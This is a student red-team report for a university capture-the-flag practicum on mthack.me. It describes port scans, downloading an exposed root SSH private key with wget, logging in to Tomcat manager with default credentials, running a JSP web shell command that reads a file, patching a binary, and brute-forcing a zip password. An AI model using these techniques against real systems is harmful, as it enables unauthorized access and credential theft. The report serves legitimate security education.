Montana State University

Hint, BlackBox, RedTeam

mthack.me

CSCI-476 Final Practicum

Author:
Gunnar Holwerda

May 5, 2015

Table of Contents

Executive Summary

Over the course of my time exploring the MHK's domains I was able to find many exploits. In my first phase of exploration there were open ssh and telnet ports on a couple subdomains that I was able to exploit. Then on a certain subdomain I was able to download the private ssh key from the server through my web browser.

During phase two I was able to find a subdomain with tomcat installed and open to the public. It had default credentials which allowed me to upload a payload to the site and get a reverse shell. In phase 3 I was able to edit a binary, using radare2, to edit the assembly of a binary to get me past a password check and allowed me to find the name to a secret html file.

Phase 4 involved me sifting through a file system using the DFF GUI to extract sensitive data that was witheld within. Finally, in phase 5 I was able to filter the strings out of a pcap file using strings to find the last bit of sensitive data I needed to complete this report.

Overall I feel that the MHK have not protected their servers well from outside attack and would give them and overall ranking of 3 / 10.


Round 1

1.1 DiscoveredIn1655

When starting out I was given the information that the members of mhk had been discussing RFC2100 [1]. This RFC mentions a few names, so I began using the names mentioned as subdomains of mthack.me and quickly found titan.mthack.me. I ran nmap on the host to see what ports were open.

```
$ nmap -sS -p1-65535 titan.mthack.me -v -T4
```

The nmap returned that port 22 and 23 were open. I attempted to ssh, but found that a public key was needed. Next I used telnet to connect to port 23 and was presented with my first flag "DiscoveredIn1655".




```
23/tcp    open   telnet
445/tcp   closed microsoft-ds
33033/tcp closed unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 113.85 seconds
           Raw packets sent: 131157 (5.771MB) | Rcvd: 92 (3.688KB)
root@kali:~# ssh titan.mthack.me
The authenticity of host 'titan.mthack.me (52.11.126.114)' can't be established.
ECDSA key fingerprint is 76:fa:68:39:5d:7f:49:bc:64:83:94:57:f1:4c:36:a0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'titan.mthack.me,52.11.126.114' (ECDSA) to the list of known h
osts.
Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
root@kali:~# telnet titan.mthack.me
Trying 52.11.126.114...
Connected to titan.mthack.me.
Escape character is '^]'.

Kernel 3.10.0-229.el7.x86_64 on an x86_64
flag: DiscoveredIn1655

flag: DiscoveredIn1655
 login: Connection closed by foreign host.
root@kali:~# 
```

1.2 Th1sT1m3ItsAMoon

In addition to titan.mthack.me, I was able to find the europa.mthack.me subdomain. After an nmap on europa I saw that port 7870 was open. There was no information about this port, so I used NetCat to connect to it, it returned "SSH-2.0-OpenSSH_6.6.1". After seeing this I knew that I should use SSH to connect to europa.mthack.me on this port.

```
$ ssh europa.mthack.me -p 7870
```

After adding europa to my known_hosts I was presented with my second flag "Th1sT1m3ItsAMoon".



```
           Raw packets sent: 131152 (5.770MB) | Rcvd: 86 (3.444KB)
root@kali:~# nc europa.mthack.me 7870
SSH-2.0-OpenSSH_6.6.1
hi
Protocol mismatch.
root@kali:~# ssh --help
usage: ssh [-1246AaCfgKkMNnqsTtVvXxYy] [-b bind_address] [-c cipher_spec]
           [-D [bind_address:]port] [-e escape_char] [-F configfile]
           [-I pkcs11] [-i identity_file]
           [-L [bind_address:]port:host:hostport]
           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
           [-R [bind_address:]port:host:hostport] [-S ctl_path]
           [-W host:port] [-w local_tun[:remote_tun]]
           [user@]hostname [command]
root@kali:~# ssh europa.mthack.me -p 7870
The authenticity of host '[europa.mthack.me]:7870 ([52.11.77.215]:7870)' can't be establi
shed.
ECDSA key fingerprint is b8:f3:0d:d8:52:13:7d:6d:98:14:3a:8b:af:be:6f:c4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[europa.mthack.me]:7870,[52.11.77.215]:7870' (ECDSA) to the l
ist of known hosts.
\S
Kernel \r on an \m
flag: Th1sT1m3ItsAMoon
root@europa.mthack.me's password: 
```

1.3 SocialContract


Another subdomain that I found during my investigation was hobbes.mthack.me. When visiting the subdomain in a browser you are presented with a webpage that says "hi". I decided to try to run dirbuster to see if there were any files that were accessible on the server through the browser. After many attempts with the built in directory wordlists in Kali, I downloaded a new set [2] and ran the "Crazy" version of the wordlist. This returned that / root/ssh was accessible. There was a file in the directory leading me to the ".ssh" folder. I downloaded the private key from the server using:

```
$ wget hobbes.mthack.me/~root/.ssh/id_rsa
```

I then moved the key to my .ssh directory and ran:

```
$ ssh thomas@hobbes.mthack.me
```

There was a text file in the home directory, I opened it up, and found the final flag in Round 1 “SocialContract”.




```
23/tcp    open   telnet
445/tcp   closed microsoft-ds
33033/tcp closed unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 113.85 seconds
           Raw packets sent: 131157 (5.771MB) | Rcvd: 92 (3.688KB)
root@kali:~# ssh titan.mthack.me
The authenticity of host 'titan.mthack.me (52.11.126.114)' can't be established.
ECDSA key fingerprint is 76:fa:68:39:5d:7f:49:bc:64:83:94:57:f1:4c:36:a0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'titan.mthack.me,52.11.126.114' (ECDSA) to the list of known h
osts.
Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
root@kali:~# telnet titan.mthack.me
Trying 52.11.126.114...
Connected to titan.mthack.me.
Escape character is '^]'.

Kernel 3.10.0-229.el7.x86_64 on an x86_64
flag: DiscoveredIn1655

flag: DiscoveredIn1655
 login: Connection closed by foreign host.
root@kali:~# 
```

Round 2

2.1 TomcatIsAVulnerability

The information for Round 2 led me to mercury.mthack.me. I used nmap on the host and discovered that port 8089 was open, but was unknown. After using netcat to try to tell what the service was, I opened up mercury.mthack.me:8089 in my browser. I was then presented with the Tomcat homepage. I tried to login as the manager with “tomcat”, “tomcat” as my username and password and was successful in logging in.

After trying multiple exploits and payloads through metasploit, I eventually found a website [3] that provided me with a payload that I could upload which gave me a shell through the browser. I uploaded that file and started navigating the filesystem looking for a file. After about 20 minutes of unsuccessul searches I decided to start listing everything ordered by time. I figured that the flag would be in a directory that had been modified most recently. This strategy led me to /opt/ where the flag.txt file was residing. I opened the file and was presented with the flag from round 2, “TomcatIsAVulnerability”.



mercury.mthack.me:8089/OhLordHelpUsJCOmelet/cmd.jsp?cmd=cat+%2Fopt%2Fflag.txt

Commands with JSP


```
Command: cat /opt/flag.txt

flag: TomcatIsAVulnerability
```

Round 3

3.1 nextlevel

Given the binary for round three, I first ran strings on the file using grep to try to find "password" or something along those lines. These attempts were unsuccessful, so I moved onto editing the binary using radare2. I was able to find the location of a "jnz" instruction right after asking for the number. I edited that instruction to be a "jz" instead and was presented with "ciph3rfun.html".

I then visited www.mthack.me/ciph3rfun.html and was presented with some sort of enocded flag. It looked like ROT, so I went to a ROT decoder, entered the cipher text and was presented with the flag "nextlevel".




ROT-21: bhwc:jatpharah
ROT-22: cixd:kbuqibsbi
ROT-23: djye:lcvrjctcj
ROT-24: ekzf:mdwskdudk
ROT-25: flag:nextlevel

Round 4

4.1 FSInc3ption

I downloaded mhk.exe from mthack.me/test, and ran file on it to see what sort of file it was. The output told me that it was a file system. I decided to use DFF GUI [4] on it for my forensic tool and saw that in the file system there were two files: .mhk-warez-login-info.zip and m0ar-secrets.dd. I extracted the .dd file from mhk.exe and opened that in DFF GUI to find flag.txt. Giving me my first flag of round 4: “FSInc3ption”.




Flag: FSInc3ption

4.2 deaddrop

I switched my attention towards the .mhk-warez-login-info.zip file. When trying to unzip it, I was presented with a prompt to enter the password. I thought that the file may be encrypted using true encrypt, I ran truecrack on it but the password wasn’t cracked. Eventually I found the fcrackzip tool [5] which is used to brute force passworded zip files.

```
$ fcrackzip -v -D -p metasploit-jtr/password.lst mhk-warez-login-info.zip
```

After an hour of looking at the help text, and setting up the correct flags It was able to find the correct password of “blessed”. After it unzipped I had the flag.txt file and opened it up to find my second flag of Round 4: “deaddrop”.




```
root@kali:~/Downloads# unzip mhk-warez-login-info.zip
Archive:  mhk-warez-login-info.zip
[mhk-warez-login-info.zip] flag.txt password:
replace flag.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
 extracting: flag.txt
root@kali:~/Downloads# ls
flag.txt  m0ar-secrets.dd  mhk-warez-login-info.zip  mhk.exe  wordlists
root@kali:~/Downloads# cat flag.txt
Flag: deaddrop
root@kali:~/Downloads# 
```

Round 5

5.1 haxtheplanet

Given the pcap for Round 5, I ran strings on the file using grep to filter out for "flag:", this gave me another flag: "haxtheplanet".




```
root@kali:~/Downloads# strings internal-net.pcap | grep flag:
PRIVMSG #secret :this is a secret, but flag: haxtheplanet
PRIVMSG #secret :this is a secret, but flag: haxtheplanet
root@kali:~/Downloads# 
```

Misc. Flags

6.1 mylittlepwnie

On the second day of the test, the homepage for mthack.me was updated to include a username and password login form. I knew from before that the source of the webpage contained some comments so I decided to view the source of the page. I found the ¡script¿ tag linking the login form to login.js. In the javascript it was directly comparing if the login was “root:toor”. I used those credentials to login to the site and was presented with my 9th and final flag: “mylittlepwnie”.



flag: mylittlepwnie

Summary

The MHK domain has many vulnerabilities that I was able to exploit in order to find the flags dispersed throughout. My overall reccomendation is to never have Tomcat available to the public as it is a very vulnerable service, so that should be removed from mercury.mthack.me at all costs. It is also important to check the permissions on files in your file systems so that they can't be accessed through a web browser if the server has apache installed.

When compiling programs it is important to make sure that the compiler being used does not present the code in such an easy format for attackers to be able to exploit. File systems containing sensitive data should be encrypted to avoid it being stolen by an untrustworthy party. Lastly, WiFi traffic needs to be encrypted, preferably by WPA2. Finding the sensitive data in the pcap traffic was far too simple and could have been avoided if it was encrypted.

Bibliography

[1] Jay R. Ashworth. The naming of hosts. *Network Working Group*, 1997. https://www.ietf.org/rfc/rfc2100.txt.

[2] jrivard. Wordlist for pwm. *Google Code*, 2009. https://code.google.com/p/pwm/downloads/detail?name=wordlist.zip&can=2&q=.

[3] Tony Lee. Manually exploiting tomcat manager. *Open Security Research*, 2012. http://blog.opensecurityresearch.com/2012/09/manually-exploiting-tomcat-manager.html.

[4] None. Digital forensics framework gui. *Digital Forensics Framework Wiki*, 2012. http://wiki.digital-forensic.org/index.php/GUI.

[5] shredder12. How to crack zip file passwords on linux using fcrackzip. *linuxers*, 2010. http://linuxers.org/article/how-crack-zip-file-passwords-linux-using-fcrackzip.